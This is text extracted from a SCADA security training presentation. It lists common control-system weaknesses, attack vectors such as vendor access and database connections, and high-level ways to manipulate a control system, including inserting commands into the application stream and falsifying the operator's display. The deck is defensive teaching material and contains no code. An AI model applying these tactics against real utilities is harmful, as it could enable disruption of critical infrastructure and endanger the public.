
1. Inadequate Policies, Procedures, and Culture Governing Control System Security
2. Inadequately designed control system networks that lack sufficient defense-in-depth mechanisms
3. Remote access to the control system without appropriate access control
4. System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.
5. Use of inadequately secured wireless communication for control
6. Use of a non-dedicated communications channel for command and control and/or inappropriate use of control system network bandwidth for non-control purposes
7. Insufficient application of tools to detect and report on anomalous or inappropriate activity
8. Unauthorized or inappropriate applications or devices on control system networks
9. Control systems command and control data not authenticated
10. Inadequately managed, designed, or implemented critical support infrastructure

SCADA Security “Chalk Talk”


Electronic Perimeter




Attack Vectors – Communications Lines



Attack Vectors – Vendor Access



Attack Vectors – Database Connections




● : IDS Sensor

Considerations

- Knowledge of the process is key for long term or ‘surgical’ disruption
- Field equipment generally doesn’t contain process knowledge
 - Breaker 17A
 - Valve 4
- Direct access to field equipment without additional knowledge generally only results in nuisance disruption

Manipulation of the System


Talk Directly to the Front-End Equipment



- Often no userid/passwords required
- Undocumented vendor protocols are common
- Commands are generally not logged

Manipulation of the System


Export the HMI Screen



- Graphic pictures to describe the process
 - Noticeable by the operator
 - Can use your off-the-shelf tools
- Have credentials of logged in user
- May not be able to manipulate to failure

Manipulation of the System


Peer Utility



- Often the least secured link
- Necessary for operation in electric power
- Peers often have limited rights on peer's system

Manipulation of the System


Changing Data in the Database



- Operator may make decisions based on bad data
- Not all vendor systems vulnerable

Manipulation of the System


Insert Commands in the Application Stream



- Must understand vendor (or other) protocols
- Logged as actions by the operator
- Generally can bypass failure logic
- May or may not need credentials

Manipulation of the System

Change Operator's Display



- If presented with an out-of-control system, operator will take steps to shut down
- Logs will reflect operator actions & true state of system
- Detailed knowledge of process needed to make believable

Observations from the Field

“We have no outside communications....except for that one...and that one...and that one...”

“Hackers don’t understand process control.”

“Patches have historically broken process control systems.”

“Fear of regulation is greater than fear of attack.”

“It’s only one-way traffic, my vendor says he only writes to the database.”

Review

- The additional integration of the business IT environment increases our system exposure
- These complex systems have many potential points of entry
- Intelligently understanding SCADA is not trivial
- Causing general havoc is easy
- There are many core systems that need to be monitored for malicious activity


Network Security Identification & Remediation

(Interactive Module)

****Please be aware of sensitive personal data on your PC, this is a shared network.***


If you want to fully protect your data you may want to remove your drive at this time.

Interactive Guidelines



